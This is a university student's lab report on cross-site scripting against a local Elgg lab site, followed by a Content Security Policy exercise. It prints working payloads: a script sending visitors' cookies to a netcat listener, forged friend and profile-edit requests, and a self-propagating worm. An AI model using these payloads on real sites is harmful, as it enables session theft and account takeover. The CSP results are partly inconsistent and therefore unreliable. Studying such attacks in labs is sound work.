IIT
University of Dhaka

Cross-Site Scripting Attack Lab Report

Secure Software Design and Programming

by

Ehsanur Rahman Rhythm
errhythm.me@gmail.com

Submitted to

Dr. Md. Shariful Islam
Professor, Institute of Information Technology
University of Dhaka

Institute of Information Technology
University of Dhaka

Contents

1 Lab Tasks

1.1 Task 1: Posting a Malicious Message to Display an Alert Window


Objective: Embed a JavaScript snippet in the user profile to trigger an alert window for any viewer.

Steps:

- Logged into the Elgg application using a predefined user account.
- Navigated to the profile edit page and injected the following script in the "About Me" section:

```
<script>alert('XSS');</script>
```

- Viewed the profile from another user account to observe the behaviour.


Edit profile : XSS Lab Site - Mozilla Firefox
File Edit View History Bookmarks Tools Help
www.xsslabelgg.com/profile/alice/edit
Most Visited SEED Labs Sites for Labs
Open menu
Public
Brief description
Visual editor

Edit profile


Display name

Alice

About me

<script>alert('XSS');</script>

(a) Script Injection


Alice : XSS Lab Site - Mozilla Firefox
File Edit View History Bookmarks Tools Help
www.xsslabelgg.com/profile/alice
Most Visited SEED Labs Sites for Labs
Account »
XSS Lab Site
Add widgets
OK
Read www.xsslabelgg.com

Your profile was successfully saved.

XSS

(b) Profile View with Alert

Figure 1: Posting a Malicious Message to Display an Alert Window

Observation: We see an alert box displaying "XSS" after visiting the profile, meaning the JavaScript code has been successfully executed.

1.2 Task 2: Posting a Malicious Message to Display Cookies

Objective: Modify the JavaScript to display the viewer's cookies in an alert window.


Steps:

- Updated the script in the profile to:

```
<script>alert(document.cookie);</script>
```

- Viewed the profile from a different user account.

Observation: The viewer's cookies were displayed in the alert window, demonstrating how an attacker could access session cookies.


Edit profile : XSS Lab Site - Mozilla Firefox
www.xsslabelgg.com/profile/alice/edit
Public

Edit profile


Display name: Alice

About me:

```
<script>alert(document.cookie);</script>
```

Brief description

(a) Script Injection


Alice : XSS Lab Site - Mozilla Firefox
www.xsslabelgg.com/profile/alice
XSS Lab Site
Your profile was successfully saved.
Add widgets
OK
Read www.xsslabelgg.com

```
Elgg=kqkf448mck7qdpnjrir8fn9ff4
```

(b) The Alert showing cookies

Figure 2: Posting a Malicious Message to Display Cookies


1.3 Task 3: Stealing Cookies from the Victim's Machine

Objective: Send the victim's cookies to the attacker's server.

Steps:

- Set up a netcat listener on the attacker's machine on port 5555.
- Modified the script to send a request to the attacker's server with the cookies as a query parameter.

```
    <script>
    document.write('<img src=http://10.1.2.5:5555?c=' + escape(document.cookie) +
    ↪  '>');
    </script>
```


Edit profile : XSS Lab Site - Mozilla Firefox
www.xsslabelgg.com/profile/samy/edit
Visual editor
Public

Edit profile


Display name: Samy

About me:

```
<script>
document.write('<img src=http://127.0.0.1:5555?c='+escape(document.cookie) + '   >');
</script>
```

Brief description

(a) Script Injection



```
[03/20/24]seed@VM:~$ nc -l 5555 -
nc: getaddrinfo: Servname not supported for ai_socktype
[03/20/24]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2,
 sport 60170)
GET /?c=Elgg%3D058k8r1ril144msd6e6jnuldm6 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/
20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

(b) Listening to the port and retrieving cookies

Figure 3: Posting a Malicious Message to Display Cookies

Observation: The attacker's server received the request containing the victim's cookies.


1.4 Task 4: Becoming the Victim's Friend

Objective: Automatically send a friend request to the attacker's account when the victim views the attacker's profile.

Steps:

- Analyzed the HTTP request when adding a friend in Elgg using the browser's developer tools.
- Used the following JavaScript code in the attacker's profile to replicate this request.

```
    <script type="text/javascript">
        window.onload = function() {
        var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
        var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
        var sendurl = "http://www.xsslabelgg.com/action/friends/add?friend=44" + ts
        ↪   + token;
        var Ajax = new XMLHttpRequest();
        Ajax.open("GET", sendurl, true);
        Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
        Ajax.setRequestHeader("Keep-Alive", "300");
        Ajax.setRequestHeader("Connection", "keep-alive");
        Ajax.setRequestHeader("Cookie", document.cookie);
        Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        Ajax.send();
      }
    </script>
```


Edit profile : XSS Lab Site - Mozilla Firefox
File Edit View History Bookmarks Tools Help
www.xsslabelgg.com/profile/samy/edit
Most Visited SEED Labs Sites for Labs
Visual editor
Public

Edit profile


Display name: Samy

About me

```
<script type="text/javascript">
window.onload = function () {
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=44"+ts+token;
var Ajax=new XMLHttpRequest ();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
```

Brief description

(a) Script Injection


Samy's friends : XSS Lab Site - Mozilla Firefox
File Edit View History Bookmarks Tools Help
www.xsslabelgg.com/friends/samy
Most Visited SEED Labs Sites for Labs
Account »
XSS Lab Site
Samy's friends
Alice

(b) Automatically added as friend after visiting profile

Figure 4: Becoming the Victim's Friend

Observation: If someone visits the attacker's profile, it automatically triggers a friend request to the attacker's account from the victim's account.

Questions

1. **Question 1:** Explain the purpose of Lines ① and ②, why are they are needed?

   - The lines retrieve the security token and timestamp required for authenticated requests in the Elgg application.

2. **Question 2:** If the Elgg application only provides the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

   - If the Text mode is unavailable, it may be impossible to launch a successful attack, as the Editor mode can modify or strip out the injected JavaScript code.

1.5 Task 5: Modifying the Victim's Profile


Objective: Write an XSS worm to modify the visitor's profile when they view Samy's page.

Steps:

- Use the HTTP Header Live add-on to inspect the HTTP POST request sent when modifying a profile.
- In the "About Me" section, enter the following JS code with the appropriate HTTP request content constructed.

```
    <script type="text/javascript">
        window.onload = function() {
            var userName = "&name=" + elgg.session.user.name;
            var guid = "&guid=" + elgg.session.user.guid;
            var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
            var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

            var description = "&description=Samy is my hero";

            var otherFields = "&accesslevel[description]=2&briefdescription=&
            ↪  accesslevel[briefdescription]=2&location=&accesslevel[location]=2&
            ↪  interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&
            ↪  contactemail=&accesslevel[contactemail]=2&phone=&
            ↪  accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&
            ↪  accesslevel[website]=2&twitter=&accesslevel[twitter]=2"

            var content = token + ts + userName + description + otherFields + guid;

            var samyGuid = 47;

            var sendurl = "http://www.xsslabelgg.com/action/profile/edit";

            if (elgg.session.user.guid != samyGuid) {
                var Ajax = null;
                Ajax = new XMLHttpRequest();
                Ajax.open("POST", sendurl, true);
                Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
                Ajax.setRequestHeader("Content-Type",
                ↪  "application/x-www-form-urlencoded");
                Ajax.send(content);
            }
        }
    </script>
```


Observation: When another user views Samy's profile, the malicious JavaScript code is executed, and the visitor's profile is modified.




```
var content=token + ts + userName + description + otherFields + guid;

var samyGuid=47;

var sendurl = "http://www.xsslabelgg.com/action/profile/edit";

if(elgg.session.user.guid!=samyGuid)
{
   //Create and send Ajax request to modify profile
   var Ajax=null;
   Ajax=new XMLHttpRequest();
   Ajax.open("POST",sendurl,true);
   Ajax.setRequestHeader("Host","www.xsslabelgg.com");
   Ajax.setRequestHeader("Content-Type",
                "application/x-www-form-urlencoded");
   Ajax.send(content);
}
}
```

Edit profile : XSS Lab Site - Mozilla Firefox
www.xsslabelgg.com/profile/samy/edit
About me
Visual editor
Public
Brief description


(a) Script Injection


Alice : XSS Lab Site - Mozilla Firefox (Private Browsing)
www.xsslabelgg.com/profile/alice
Add widgets
Alice
About me
Hi, I am Alice.
Edit profile
Edit avatar
Blogs

(b) Initial About Me description of Alice


Samy : XSS Lab Site - Mozilla Firefox (Private Browsing)
www.xsslabelgg.com/profile/samy/
XSS Lab Site
Samy
About me
I am Hero
Add friend
Send a message

(c) Visiting Samy's profile


Alice : XSS Lab Site - Mozilla Firefox (Private Browsing)
www.xsslabelgg.com/profile/alice
Add widgets
Alice
About me
Samy is my hero
Edit profile
Edit avatar

(d) About Me of Alice changed after visiting

Figure 5: Becoming the Victim's Friend

Questions

1. **Question 3:** Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.

   - The line is needed to prevent the code from modifying Samy's own profile, which could lead to an infinite loop. Removing this line causes Samy's profile to be continuously modified when viewed.


1.6 Task 6: Writing a Self-Propagating XSS Worm

Objective: Write an XSS worm to modify the visitor's profile when they view Samy's page.

Steps:


- Modify the code from Task 5 to include the worm code in the profile modification.
- Use the DOM approach to retrieve and propagate the worm code.

```
    <script id=worm>
        window.onload = function() {
            var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
            var jsCode = document.getElementById("worm").innerHTML;
            var tailTag = "</" + "script>";

            var descriptionContent = "Samy is my hero" + encodeURIComponent(headerTag + jsCode + tailTag);

            //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
            //and Security Token __elgg_token
            var userName = "&name=" + elgg.session.user.name;
            var guid = "&guid=" + elgg.session.user.guid;
            var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
            var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

            //Construct the HTTP request to add Samy as a friend.
            var addFriendURL = "http://www.xsslabelgg.com/action/friends/add?friend=47" + ts + token;

            var description = "&description=" + descriptionContent;

            var otherFields = "&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2"

            //Construct the content of your url.
            var content = token + ts + userName + description + otherFields + guid;

            var samyGuid = 47;

            var editProfileURL = "http://www.xsslabelgg.com/action/profile/edit";

            if (elgg.session.user.guid != samyGuid) {
                var Ajax = null;

                //Create and send Ajax request to add friend
                Ajax = new XMLHttpRequest();
                Ajax.open("GET", addFriendURL, true);
                Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
                Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
                Ajax.send();

                //Create and send Ajax request to modify profile
                Ajax = new XMLHttpRequest();
                Ajax.open("POST", editProfileURL, true);
                Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
                Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
                Ajax.send(content);
            }
        }
    </script>
```



Edit profile : XSS Lab Site - Mozilla Firefox
www.xsslabelgg.com/profile/samy/edit
XSS Lab Site
Edit profile
Display name
Samy
About me
Visual editor

```
<script id=worm>
window.onload = function(){
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</" + "script>";
```


(a) Script Injection


Alice : XSS Lab Site - Mozilla Firefox (Private Browsing)
www.xsslabelgg.com/profile/alice
Add widgets
Alice
About me
Test
Edit profile
Edit avatar

(b) Initial About Me description of Alice


Samy : XSS Lab Site - Mozilla Firefox (Private Browsing)
www.xsslabelgg.com/profile/samy/
XSS Lab Site
Samy
About me

(c) Visiting Samy's profile



(d) About Me of Alice changed after visiting & Samy is a friend now

Figure 6: Becoming the Victim's Friend

Observation: When a user views an infected profile, their profile is modified, and the worm code is added, causing further worm propagation.

1.7 Task 7: Defeating XSS Attacks Using CSP


Objective: Understand and implement Content Security Policy (CSP) to prevent XSS attacks.

Steps:

- Set up a web server using the provided Python code (http_server.py) to serve the csptest.html page with a CSP header.


```python
#!/usr/bin/env python3

from http.server import HTTPServer, BaseHTTPRequestHandler
from urllib.parse import *

class MyHTTPRequestHandler(BaseHTTPRequestHandler):
  def do_GET(self):
    o = urlparse(self.path)
    f = open("." + o.path, 'rb')
    self.send_response(200)
    self.send_header('Content-Security-Policy',
          "default-src 'self';"
          "script-src 'self' *.example68.com:8000 'nonce-1rA2345' 'self' *.example79.com:8000 'nonce-2rB3333' 'nonce-3rC4455' ")
    self.send_header('Content-type', 'text/html')
    self.end_headers()
    self.wfile.write(f.read())
    f.close()

httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)
httpd.serve_forever()
```

- Added DNS entries to the /etc/hosts file for the domains www.example32.com, www.example68.com, and www.example79.com, mapping them to 127.0.0.1.
- Accessed the csptest.html page via the following URLs and observe the behaviour:
  - http://www.example32.com:8000/csptest.html
  - http://www.example68.com:8000/csptest.html
  - http://www.example79.com:8000/csptest.html
- Modified the server program (http_server.py) to change the CSP header and allowed sources for scripts.



```
#!/usr/bin/env python3

from http.server import HTTPServer, BaseHTTPRequestHandler
from urllib.parse import *

class MyHTTPRequestHandler(BaseHTTPRequestHandler):
  def do_GET(self):
    o = urlparse(self.path)
    f = open("." + o.path, 'rb')
    self.send_response(200)
    self.send_header('Content-Security-Policy',
          "default-src 'self';"
          "script-src 'self' *.example68.com:8000 'nonce-1rA2345' 'self'
*.example79.com:8000 'nonce-2rB3333' 'nonce-3rC4455' ")
    self.send_header('Content-type', 'text/html')
    self.end_headers()
    self.wfile.write(f.read())
    f.close()

httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)
httpd.serve_forever()
```

(a) Editing the Python code




CSP Test

1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: OK
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: Failed
6. From example79.com: Failed

Click me

(b) Initial csptest page of example32.com




CSP Test

1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: OK
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: Failed

Click me

(c) Initial csptest page of example68.com



CSP Test

1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: OK
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: Failed
6. From example79.com: OK

Click me

(d) Initial csptest page of example79.com


Figure 7: Initial page of all csptest sites and the python code

Observation: After starting the Apache server and pointing the domains in hosts file, initially we find area 3, 5, & 6 showing Failed which means the Python file needs to be edited.

By modifying the CSP header, the server explicitly whitelists trusted script sources and nonces, preventing execution of untrusted scripts and mitigating XSS attacks.

Then we see,


- http://www.example32.com:8000/csptest.html
  - area1: OK (Correct nonce value '1rA2345')
  - area2: OK ('unsafe-inline' allows inline scripts without nonce)
  - area4: OK (Script loaded from 'self' source)
  - area5: OK (Script loaded from *.example68.com:8000 source)
- http://www.example68.com:8000/csptest.html Same observations as above URL.
- http://www.example79.com:8000/csptest.html
  - area3: Failed (Inline script without nonce, 'unsafe-inline' not allowed)



CSP Test

1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: OK
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: OK

